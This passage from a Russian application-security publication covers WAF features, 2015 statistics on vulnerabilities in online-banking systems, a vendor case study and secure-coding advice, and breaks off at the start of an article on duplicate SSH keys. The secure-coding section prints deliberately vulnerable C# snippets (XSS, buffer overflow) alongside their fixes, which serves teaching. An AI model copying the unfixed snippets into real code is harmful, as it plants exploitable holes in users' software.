В наиболее современных WAF используется автоматизированный подход к виртуальному патчингу. Для этого используется анализатор исходных кодов приложения (SAST, IAST), который не просто показывает в отчете строки уязвимого кода, но тут же генерирует эксплойт, то есть вызов с конкретными значениями для эксплуатации обнаруженной уязвимости. Эти эксплойты передаются в WAF для автоматического создания виртуальных патчей, которые обеспечивают немедленное закрытие бреши еще до исправления кода.

Корреляции и цепочки атак

Традиционный межсетевой экран дает тысячи срабатываний на подозрительные события, в которых необходимо разбираться вручную, чтобы выявить реальную угрозу. Как отмечает Gartner, вендоры систем IPS вообще предпочитают отключить большинство сигнатур веб-приложений, чтобы снизить риск возникновения таких проблем.

Современный WAF может группировать сходные срабатывания и выявлять цепочку развития атаки — от разведки до кражи важных данных или установки закладок. В результате вместо списка из тысяч подозрительных событий ИБ-специалисты получают несколько десятков действительно важных сообщений.

ЧТО ДАЛЬШЕ?

Понятно, что решения разных вендоров WAF всегда будут отличаться набором функций. Поэтому перечислим здесь лишь наиболее известные дополнительные фичи современных защитных экранов уровня приложений:

+ работа с SSL-трафиком как дополнительный уровень защиты (по мнению аналитиков Gartner, возможность проверки зашифрованного трафика является одним из важнейших отличий WAF от обычных межсетевых экранов и IPS);
+ службы проверки подлинности: WAF является единой точкой входа для веб-приложений или действует в качестве брокера проверки подлинности для устаревших приложений, механизм аутентификации которых нарушен;
+ поддержка политики безопасности контента (content security policy, CSP) для защиты от XSS и других атак.

Кроме того, эксперты Positive Technologies прогнозируют следующие перспективные направления развития межсетевых экранов уровня приложений в ближайшем будущем:

+ новые алгоритмы поведенческого анализа, которые позволят лучше различать пользователей для выявления ботов и злоумышленников (UBA);
+ защита приложений, построенных на базе HTML5, на базе XML-протоколов, с использованием нереляционных БД (NoSQL);
+ WAF, ориентированные на конкретные типы приложений — банковские (ДБО), ERP, приложения телекомов, масс-медиа и др.

Эта статья посвящена только технологическим особенностям WAF, но на практике стоит учитывать и организационные — например, соответствие стандартам безопасности или возможность интеграции WAF с другими средствами безопасности (антивирусы, DLP и др.). Модели развертывания также могут быть различными: это может быть аппаратное, программное или виртуальное решение либо облачный сервис в моделях SaaS, VAS и MSS.

СТАТИСТИКА УЯЗВИМОСТЕЙ ПРИЛОЖЕНИЙ ФИНАНСОВОЙ ОТРАСЛИ В 2015 ГОДУ


Анна Гнеденко,
Евгений Гнедин

Так как системы ДБО представляют собой общедоступные веб- и мобильные приложения, для них характерны все уязвимости, известные в сфере безопасности приложений, а также угрозы, связанные со спецификой банковской сферы: хищение денежных средств, несанкционированный доступ к данным платежных карт, персональным данным и банковской тайне, отказ в обслуживании и другие угрозы, реализация которых может привести к существенным финансовым и репутационным потерям.

Данный отчет содержит статистику, собранную в ходе работ по анализу защищенности систем ДБО, проведенных специалистами компании Positive Technologies в 2015 году. Сравнение с результатами аналогичных исследований 2014 и 2013 годов дает возможность оценить динамику развития современных систем ДБО с точки зрения информационной безопасности.

ИСХОДНЫЕ ДАННЫЕ

В рамках исследования было рассмотрено 20 систем ДБО, включая несколько финансовых сервисов, разработанных на языке 1С, для которых характерны те же угрозы ИБ, что и для систем дистанционного банковского обслуживания. В обзор вошли только те системы ДБО, для которых проводился наиболее полный анализ с учетом логики их функционирования. Большинство исследованных систем (75%) предназначены для обслуживания физических лиц. 35% систем — мобильные решения, представленные серверной и клиентской частью.


65% систем являются собственными разработками банков. В большинстве случаев использовался язык программирования Java и лишь 8% приложений написаны на 1С. Остальные системы развернуты на базе платформ известных вендоров. В соответствии с политикой ответственного разглашения, в настоящем отчете названия компаний-производителей не указываются.

Большинство систем (75%) находились в промышленной эксплуатации и были доступны для клиентов, остальные представляли собой тестовые стенды, готовые к переводу в промышленную эксплуатацию. 57% систем ДБО, предоставляемых известными вендорами, находилась в промышленной эксплуатации.

ОБЩИЕ РЕЗУЛЬТАТЫ: ЛИДИРУЮТ НЕДОСТАТКИ АВТОРИЗАЦИИ

В сравнении с результатами 2013 и 2014 годов доля критически опасных уязвимостей заметно снизилась (на 14%). Однако уровень защищенности систем ДБО в целом остается на довольно низком уровне: критически опасные уязвимости встречаются практически в каждом интернет-банкинге (90%), что значительно хуже уровня 2013–2014 годов.

Наиболее часто (55%) в системах ДБО встречались уязвимости, позволяющие получить несанкционированный доступ к данным пользователей. К этой категории в основном относятся недостатки авторизации. На втором месте (50%) — «Недостаточная защита сессии» (некорректное завершение сессий пользователей, некорректная настройка cookie-параметров, возможность параллельной работы с



Распределение систем по максимальной степени риска обнаруженных уязвимостей


несколькими активными сессиями для одного пользователя, отсутствие привязки сессии к IP-адресу клиента).

В рамках исследования были выделены наиболее опасные угрозы, которые потенциально могли быть реализованы в отношении систем ДБО, с учетом совокупности уязвимостей, выявленных в ходе анализа.

Так, в одной из исследованных систем ДБО выявлена возможность хищения денежных средств пользователя в результате эксплуатации комбинации уязвимостей различных категорий (недостаточной защиты сессии и недостатков реализации механизмов двухфакторной аутентификации) внешним нарушителем.

В отношении 25% исследованных систем ДБО могут быть реализованы такие угрозы, как кража денежных средств со стороны авторизованного пользователя. Нарушитель может использовать, в частности, атаки на округление, несанкционированный доступ к операциям другого пользователя, а в некоторых случаях «Внедрение операторов SQL». В результате подобных действий банки могут понести существенные финансовые потери, а также утратить репутацию надежного партнера.

В каждом втором проекте (55%) была выявлена возможность осуществления несанкционированного доступа к СУБД, в которых хранятся персональные данные пользователей, данные платежных карт, финансовая информация.




Рейтинг самых распространенных уязвимостей систем ДБО

Реализуемые угрозы информационной безопасности систем ДБО

СИСТЕМЫ ДЛЯ ЮРЛИЦ СТАЛИ УЯЗВИМЕЕ


Все исследованные системы ДБО для юридических лиц оказались подвержены опасным уязвимостям, а среди систем для физлиц таких оказалось 87%. При этом в системах ДБО для юридических лиц в 2015 году количество уязвимостей средней степени риска на одну систему возросло в несколько раз. Уровень защищенности систем ДБО для юридических лиц существенно снизился, а для физических лиц — остался на том же низком уровне.



Среднее количество уязвимостей различного уровня риска на одну систему для физических и юридических лиц


ДБО ВЕНДОРА НЕ ГАРАНТИРУЕТ ЗАЩИТУ

В системах, приобретенных банками у известных вендоров, доля уязвимостей, связанных с ошибками в программном коде, оказалась выше, чем в системах собственной разработки банков (40% против 28%). В то же время в системах собственной разработки был выявлен больший процент уязвимостей конфигурации (35% против 27%). В прошлые годы таких уязвимостей у ДБО вендоров было вдвое меньше (14%).



Распределение уязвимостей по степени риска для систем, предоставленных разными категориями разработчиков (доля от общего количества уязвимостей)

По сравнению с предыдущими годами, количество уязвимостей высокой степени риска в системах ДБО, предоставленных вендорами, снизилось практически вдвое. Однако все такие продукты подвержены критически опасным уязвимостям.



Соотношение уязвимостей различного уровня риска в тестовых и продуктивных системах (доля от общего количества уязвимостей)

Кроме того, системы ДБО, поставляемые специализированными компаниями, в среднем содержат в 1,5–2 раза больше уязвимостей, чем системы собственной разработки. Это неудивительно, поскольку собственные системы ДБО проектируются под конкретную архитектуру и обладают заданным банком функционалом, что делает их более простыми и, как следствие, менее уязвимыми. Однако переход от систем известных вендоров к собственной разработке также не дает гарантий, что создаваемая система окажется полностью защищенной.

СИСТЕМЫ В ЭКСПЛУАТАЦИИ — УЯЗВИМЫ

Количество уязвимостей различных категорий в продуктивных системах в 2015 году заметно ниже, чем в тестовых. Это свидетельствует о положительных результатах работы банков по обеспечению защиты приложений, находящихся в эксплуатации. Однако уровень защищенности продуктивных систем ДБО нельзя считать высоким: практически во всех таких системах были выявлены критически опасные уязвимости. 40% всех уязвимостей систем ДБО, уже находящихся в эксплуатации, — критически опасные. По этому показателю они даже хуже тестовых.

ПРОБЛЕМЫ МЕХАНИЗМОВ ЗАЩИТЫ


Предсказуемый формат идентификаторов характерен для всех систем ДБО, при этом возможность сменить такой идентификатор предоставлена пользователям лишь 60% систем.

Двухфакторная аутентификация при входе в личный кабинет и проведении транзакций позволяют существенно снизить риски хищения денежных средств со счетов пользователей, однако по-прежнему велика доля систем ДБО, где такие механизмы не предусмотрены вовсе (24%), либо реализованы некорректно (29%). Уязвима почти каждая вторая система собственной разработки (45%), и даже в системах ДБО, предоставленных вендорами, встречаются такие недостатки (33%).


Кроме того, каждая третья система ДБО (35%) не обеспечивает достаточную защиту сессии от перехвата и последующего использования злоумышленником.

МОБИЛЬНЫЕ СИСТЕМЫ ДБО ДЛЯ IOS НЕМНОГО ЛУЧШЕ

Мобильные системы ДБО под управлением iOS по-прежнему обладают более высоким уровнем защищенности по сравнению с системами под Android, где 75% систем подвержены критически опасным уязвимостям. Однако треть уязвимостей, обнаруженных в приложениях для iOS, характеризуются высокой степенью риска. Эти недостатки связаны с хранением и передачей важных данных в открытом виде.




Доля систем, подверженных уязвимостям механизмов аутентификации (для различных категорий разработчиков)



Доли клиентского ПО мобильных систем ДБО, подверженных уязвимостям различной степени риска

Каждое приложение на базе Android содержит 3,8 уязвимости, что примерно соответствует уровню 2013 и 2014 годов (3,7). Для iOS-приложений данный параметр равен 1,6, что значительно лучше результата предыдущих лет, когда на каждое приложений приходилось 2,3 уязвимости.

Несмотря на то, что наиболее распространенные уязвимости мобильных систем ДБО характеризуются средней степенью риска, в ряде случаев выявленные недостатки в совокупности позволяли



Наиболее распространенные уязвимости клиентского ПО мобильных систем

реализовать серьезные угрозы безопасности. Например, некорректная реализация механизма входа по короткому PIN-коду вместе с хранением в файловой системе устройства идентификатора сессии позволяют злоумышленнику, обладающему физическим доступом к данному устройству, подменить ответ веб-сервера таким образом, что на любую попытку неверного ввода PIN-кода сервер будет возвращать значение true. В результате успешной атаки злоумышленник может получить полный контроль над личным кабинетом атакуемого пользователя, в том числе изменять настройки и совершать транзакции от его имени. Также в одном из проектов нарушитель мог получить доступ к мобильному банкингу пользователя вследствие недостаточно защищенной передачи данных. В данном случае система позволяла использовать самоподписанные сертификаты при передаче информации по протоколу HTTPS.

ЗАКЛЮЧЕНИЕ

Уровень защищенности систем ДБО остается низким, несмотря на сокращение общей доли критически опасных уязвимостей среди всех выявленных недостатков по сравнению с прошлыми годами.

Низкая защищенность систем ДБО, находящихся в эксплуатации, наглядно свидетельствует о необходимости внедрения процессов обеспечения безопасности на всех стадиях жизненного цикла приложений. Анализ защищенности систем необходимо проводить не только на этапах разработки приложения и перед вводом системы в эксплуатацию, но и во время ее активного использования клиентами банка. Причем такой анализ необходимо осуществлять на регулярной основе (например, дважды в год) с контролем устранения выявленных недостатков.

Системам ДБО, приобретенным у вендоров, стоит уделить особое внимание: они зачастую более подвержены уязвимостям, чем системы, собственной разработки банков. Кроме того, рекомендуется использовать средства превентивной защиты, такие как межсетевой экран уровня приложения. Для продуктивных систем, приобретаемых у вендоров, межсетевой экран уровня приложения рекомендуется использовать, чтобы избежать эксплуатации известных уязвимостей до выпуска очередного обновления.

Для получения доступа к личному кабинету пользователя нарушителю достаточно использовать давно известные и распространенные уязвимости (например, недостаточную защиту сессии). Необходимо уделять особое внимание корректной реализации механизмов защиты. Также следует внедрять процессы безопасной разработки, обеспечивать всестороннее тестирование безопасности систем при приемке работ. В качестве основы для внедрения процессов обеспечения информационной безопасности систем ДБО на всех стадиях жизненного цикла могут быть использованы выпущенные в 2014 году рекомендации Банка России — РС БР ИББС-2.6-2014.

Учитывая высокую долю критически опасных уязвимостей на уровне кода веб-приложений, необходимо проводить регулярные проверки его качества, например путем проведения анализа защищенности методом белого ящика (в том числе с помощью автоматизированных средств).

РОСЕВРОБАНК ВЫБРАЛ PT APPLICATION FIREWALL ДЛЯ ЗАЩИТЫ СВОЕГО САЙТА

«РосЕвроБанк» входит в число 50 крупнейших банков России по величине активов и собственного капитала. В условиях растущих угроз, связанных с кибератаками на веб-приложения, банку потребовался современный инструмент для защиты сайта. После тщательного изучения решений различных производителей, в том числе лидеров зарубежного рынка, управление безопасности остановилось на продукте Positive Technologies. На этапе тестирования защитный экран PT Application Firewall уверенно противодействовал всем распространенным атакам по классификациям OWASP и WASC, включая SQLi, XSS, XXE и CSRF. На втором этапе в сети РосЕвроБанка был построен двухузловой отказоустойчивый кластер PT Application Firewall с возможностью дальнейшего горизонтального масштабирования.

РАЗРАБОТКА ЗАЩИЩЕННЫХ БАНКОВСКИХ ПРИЛОЖЕНИЙ: ГЛАВНЫЕ ПРОБЛЕМЫ И КАК ИХ ИЗБЕЖАТЬ

Владимир Кочетков
habrahabr.ru/company/pt/blog/271287/

В 2014 году злоумышленники совершили на 30% больше атак на российские банки, чем годом ранее. Пытались вывести около 6 млрд рублей. Часто атака становится возможной из-за недостаточной защищенности финансовых приложений.

По нашей статистике, более половины систем дистанционного банковского обслуживания (54%) содержали XSS-уязвимости, которые позволяют осуществить MitM-атаку и перехватить доступ к интернет-банкингу. С мобильными банковскими приложениями ситуация выглядит не лучше: 70% «кошельков» для Android и 50% для iOS в 2014 году содержали уязвимости, достаточные для получения доступа к счету.

Выявлять уязвимости на ранней стадии гораздо дешевле, чем потом расхлебывать последствия их эксплуатации. В октябре 2015 года эксперты Positive Technologies Тимур Юнусов и Владимир Кочетков провели двухдневный мастер-класс по безопасной разработке банковских приложений. Представляем краткий пересказ.

Разговор о проблемах безопасности и их возможных решениях следует начать с типичных проблем защищенности банковских приложений.

ПРОБЛЕМЫ УПРАВЛЕНИЯ ДОСТУПОМ

Такие проблемы возникают главным образом при реализации таких механизмов управления доступом, как идентификация, аутентификация (в том числе двухфакторная) и авторизация. Аудиты безопасности постоянно выявляют ошибки: недостаточное разграничение доступа, возможность получения доступа к различным backend- и администраторским системам. Самые распространенные из таких уязвимостей встречаются практически в каждом банке и банковском приложении.

Часто корень проблем кроется в неверном использовании криптопротоколов и реализаций криптопримитивов (средств криптографии, встроенных в стандартные библиотеки .NET, Java и т. п.). Здесь также важно отметить, что использование низкоуровневых криптопримитивов в принципе нежелательно, поскольку очень легко допустить ошибку в их конфигурации и тем самым свести на нет все усилия по внедрению криптографии в отдельно взятом приложении.

Одним из самых ярких последствий таких ошибок является уязвимость для атак Padding Oracle, возникающая при использовании слабых режимов работы блочных шифров. Вместо использования низкоуровневых средств всегда нужно стремиться к использованию высокоуровневых библиотек типа KeyCzar, libsodium.

Еще один пласт проблем связан с подходом security through obscurity. Каждый банк использует криптографию (SSL, TLS и т. п.) и нередко шифрует данные на уровне приложений (L7). Это дает финансовым организациям иллюзию защищенности, и возникает мысль, что на серверной части теперь ничего защищать не надо: все ведь «обернуто» криптографией и атакующий попросту не сможет ничего злонамеренно послать на сервер.

Это, конечно же, не так. Криптография поддается обратной разработке, проверки в мобильных приложениях обходятся, если злоумышленник имеет физический доступ к устройству с установленным банковским приложением. Другими словами, осуществить MitM-атаку на SSL-трафик можно всегда. Более того, иногда уязвимости удается эксплуатировать даже «поверх» криптографии — например, из форм на сайте.

ПРОБЛЕМЫ УПРАВЛЕНИЯ ПОТОКАМИ ОПЕРАЦИЙ

Среди наиболее популярных и опасных ошибок управления потоками операций — и возможных атак на их основе — можно выделить:

+ недостаточные проверки процесса;
+ race condition и прочие атаки на атомарность;
+ другие уязвимости бизнес-логики;
+ атаки CSRF.

Данный тип проблем является вторым по частоте обнаружения в банковских приложениях. Для того чтобы свести вероятность их появления к минимуму и обеспечить защиту бизнес-логики, необходимо четко формализовать каждый бизнес-процесс. Вообще, бизнес-логика — это баззворд-синоним понятия «логика функциональной предметной области». Предметная область же — набор сущностей, их инвариантов и правил взаимодействия друг с другом.

Чтобы избежать возникновения уязвимостей в некоей абстрактной предметной области, достаточно: а) иметь формализованное и непротиворечивое описание инвариантов сущностей и правил их взаимодействия; б) реализовать строгий (принудительный, без разрешающих умолчаний) контроль соблюдения всех инвариантов и правил предметной области при прохождении сущностей через границы доверия.

Часто логику предметной области можно выразить в виде некоторого workflow (потока операций либо конечного автомата), состояниями которого являются наборы допустимых инвариантов

сущностей предметной области, а переход между состояниями является единственным способом их взаимодействия друг с другом. В этом случае можно сформулировать несколько конкретных правил по обеспечению защищенности реализации предметной области:

1. Следует избегать появления в потоке операций рекурсивных путей и циклов.
2. Необходимо учитывать возможное нарушение целостности данных, разделяемых различными потоками.
3. Текущее состояние потока необходимо хранить перед границей доверия, а не за ней (применительно к «двухзвенке» — на сервере, а не на клиенте).
4. Необходимо реализовать строгий контроль аутентичности инициатора перехода между состояниями workflow (неэффективный контроль приводит, например в случае с Вебом, к уязвимости для атак CSRF);
5. В случае если несколько потоков операций, разделяющих данные, могут работать одновременно, необходимо обеспечить гранулированный доступ ко всем таким данным из всех таких потоков.

ПРОБЛЕМЫ УПРАВЛЕНИЯ ПОТОКАМИ ДАННЫХ

Ошибки в организации управления потоками данных могут приводить к возникновению следующих серьезных проблем:

+ инъекции (SQL, XSS, XML, XXE, XPath, XQuery, Linq и т. п.),
+ внедрение и выполнение произвольного кода на серверной стороне.

Третий по частоте обнаружения тип проблем банковских приложений, хотя и наиболее обширный. Главный недостаток здесь — неэффективная предварительная обработка данных. Он приводит к многочисленным атакам и уязвимостям: от XSS, которая в банковском приложении может свести на нет все механизмы защиты (одноразовые пароли и т. п.), до SQL-инъекций, наличие которых в финансовых приложениях позволяет получить абсолютный доступ к критически важной информации — счетам, паролям (в т. ч. одноразовым) — и осуществлять хищения средств.

Существует три подхода к организации предварительной обработки данных:

+ **типизация —** приведение строковых данных к конкретным типам в терминах ООП и дальнейшее использование в коде уже этих типов (параметризация SQL-запросов, например, является неявной реализацией типизации SQL-литералов);
+ **санитизация —** преобразование входных строковых данных в вид, безопасный для их использования в качестве выходных (примерами являются всевозможные HtmlEncode, UrlEncode, addslashes и т. п.);
+ **валидация —** проверка данных на соответствие каким-либо критериям; возможна валидация двух видов: синтаксическая (например, проверка на соответствие регулярному выражению) и семантическая (например, проверка числа на вхождение в определенный диапазон).

Порядок предпочтения этих подходов именно таков. То есть, там, где невозможна типизация, следует рассмотреть возможность санитизации, а там, где невозможна и санитизация, — следует внедрять валидацию. Это необходимо для того, чтобы максимально дистанцироваться от изменения семантики кода. Кроме того, стоит по возможности придерживаться правила: «типизация / валидация на входе (как можно ближе к началу потока выполнения кода), санитизация — на выходе (как можно ближе к месту в коде, в котором данные уходят наружу)».

Рассмотрим несколько примеров применения описанных выше подходов.

ТИПИЗАЦИЯ

Предположим, у нас есть следующий код:

```
1  var parm = Request.Params["parm1"];
2  if (Request.Params["cond1"] == "true")
3  {
4     return;
5  }
6
7  if (Request.Params["cond2"] == "true")
8  {
9     parm = Request.Params["parm2"];
10 } else {
11    parm = "<div>Harmless value</div>";
12 }
13
14 Response.Write("<a href=\"" + parm + "\">");
```

Здесь в `parm` записывается опасное значение, что приводит к возникновению уязвимости для атак класса XSS, но контекст его использования позволяет осуществить типизацию.

```
+  1  var typedParm = new Uri(Request.Params["parm2"]);
+  2
   3  var parm = Request.Params["parm1"];
   4  if (Request.Params["cond1"] == "true")
   5  {
   6     return;
   7  }
   8
   9  if (Request.Params["cond2"] == "true")
   10 {
-     parm = Request.Params["parm2"];
+  11    parm = typedParm.GetComponents(
+  12       UriComponents.HttpRequestUrl, UriFormat.UriEscaped);
   13 } else {
   14    parm = "<div>Harmless value</div>";
   15 }
   16
   17 Response.Write("<a href=\"" + parm + "\">");
```

САНИТИЗАЦИЯ

У нас есть следующий код:

```
1  var parm = Request.Params["parm1"];
2  if (Request.Params["cond1"] == "true")
3  {
4     return;
5  }
6
7  if (Request.Params["cond2"] == "true")
8  {
9     parm = Request.Params["parm2"];
10 } else {
11    parm = "<div>Harmless value</div>";
12 }
13
14 Response.Write("Selected parameter: " + parm);
```

Нетрудно заметить, что в `parm` здесь также записывается опасное значение. В данном случае невозможна типизация, но возможно применение санитизации в контексте опасной операции.

```
1   var parm = Request.Params["parm1"];
2   if (Request.Params["cond1"] == "true")
3   {
4      return;
5   }
6
7   if (Request.Params["cond2"] == "true")
8   {
-      parm = Request.Params["parm2"];
+9     parm = HttpUtility.HtmlEncode(Request.Params["parm2"]);
10  } else {
11     parm = "<div>Harmless value</div>";
12  }
13
14  Response.Write("Selected parameter: " + parm);
```

ВАЛИДАЦИЯ

В примере ниже (уязвимость для атак переполнения буфера) осуществить типизацию и санитизацию невозможно, а значит, нужно применить валидацию:

```
1   const int BufferSize = 16;
2
3   public unsafe struct Buffer
4   {
5      public fixed char Items [BufferSize];
6   }
7
8   static void Main(string[] args)
9   {
10     var buffer = new Buffer();
11
12     var argument = args[0].ToCharArray();
13
14     if (argument.Length < BufferSize) { return; }
15
16     for (var i = 0; i < argument.Length; i++)
17     {
18        unsafe
19        {
20           buffer.Items[i] = argument[i];
21        }
22     }
23  }
```

Код с валидацией будет выглядеть так:

```
1   const int BufferSize = 16;
2
3   public unsafe struct Buffer
4   {
5      public fixed char Items [BufferSize];
6   }
7
8   static void Main(string[] args)
9   {
+10    Func<int, int> __ai_bkfoepld_validator = index =>
+11    {
+12       if (index >= BufferSize)
+13       {
+14          throw new IndexOutOfRangeException();
+15       }
+16       return index;
+17    };
+18
19     var buffer = new Buffer();
20
21     var argument = args[0].ToCharArray();
22
23     if (argument.Length < BufferSize) { return; }
24
25     for (var i = 0; i < argument.Length; i++)
26     {
27        unsafe
28        {
-            buffer.Items[i] = argument[i];
+29          buffer.Items[__ai_bkfoepld_validator(i)] = argument[i];
30       }
31    }
32 }
```

ИНФРАСТРУКТУРНЫЕ ПРОБЛЕМЫ И МЕТОДЫ ИХ РЕШЕНИЯ

Существует и целый ряд инфраструктурных проблем, которые могут приводить к успешным атакам на банковские системы. Среди них:

+ application DoS,
+ проблемы окружения,
+ стороннее ПО, модули и плагины.

Случаются и успешные атаки с помощью куда более тривиальных незакрытых FTP, или админок IBM/Tomcat и т. п.

И вот что следует делать, чтобы повысить безопасность банковских приложений на этапе их разработки и развертывания:

1. Нужно рассматривать каждый компонент инфраструктуры как скомпрометированный.
2. TLS (не SSL) должен применяться везде, даже внутри инфраструктуры.
3. Каждый компонент инфраструктуры должен быть развернут и настроен в соответствии с официальным security guide (если есть) или лучшими практиками.
4. Использование специализированных средств для анализа защищенности и соответствия стандартам (например, MaxPatrol) также позволяет серьезно повысить уровень безопасности.
5. Весь код должен быть подписан, даже если инфраструктура этого не требует.
6. Все плагины и сторонние недоверенные модули должны выполняться в выделенных песочницах.

ПРЕДМЕТНЫЕ ОБЛАСТИ БАНКОВСКИХ ПРИЛОЖЕНИЙ

Отдельно стоит отметить возможные проблемы различных банковских приложений, не относящиеся к серверной части систем ДБО:

+ Ошибки безопасности различных плагинов и клиентских приложений, изначально не связанных с банкингом, могут приводить к проблемам.
+ Как правило, мобильные приложения защищены хуже десктопных собратьев. Вообще говоря, серверная часть должна быть одинаково унифицированной для приложений любого типа, но часто это не так.
+ Операторские станции (и сами операторы): часто хакерам даже не приходится взламывать сложные системы безопасности, чтобы пробиться во внутреннюю сеть, достаточно лишь обмануть сотрудников предприятия.
+ Развитие клиентских атак — украсть деньги у клиентов банка можно с помощью целенаправленных атак на самих клиентов.

КТО ПОТЕРЯЛ КЛЮЧИ: ПО СЛЕДАМ SSH

Артур Гарипов
habrahabr.ru/company/pt/blog/281445/

В 2015 году поднялась большая шумиха, когда по всему миру на различных узлах были обнаружены одинаковые SSH-отпечатки (*blog.shodan.io/duplicate-ssh-keys-everywhere*). Далее шума дело не пошло, но осадок остался. Попробуем разобраться, в чем основная опасность таких «дублей». Большая часть собранных данных актуальна для 2015 года.

ЧТО ТАКОЕ ОТПЕЧАТОК

SSH-отпечаток — это число, которое вычисляется от открытого ключа, который хранится по пути /etc/ssh в файле с разрешением pub. Когда вы впервые подключаетесь к узлу, вам предлагается его аутентифицировать. И в качестве валидатора выступает строка вида **56:ca:17:72:0b:d4:3c:fd:5e:23:fb:7b:9e:9a:c8:42** — MD5-сумма от открытого ключа.

```
The authenticity of host '192.168.100.124 (192.168.100.124)'
can't be established.
RSA key fingerprint is 56:ca:17:72:0b:d4:3c:fd:5e:23:fb:7b:9e:9a:c8:42.
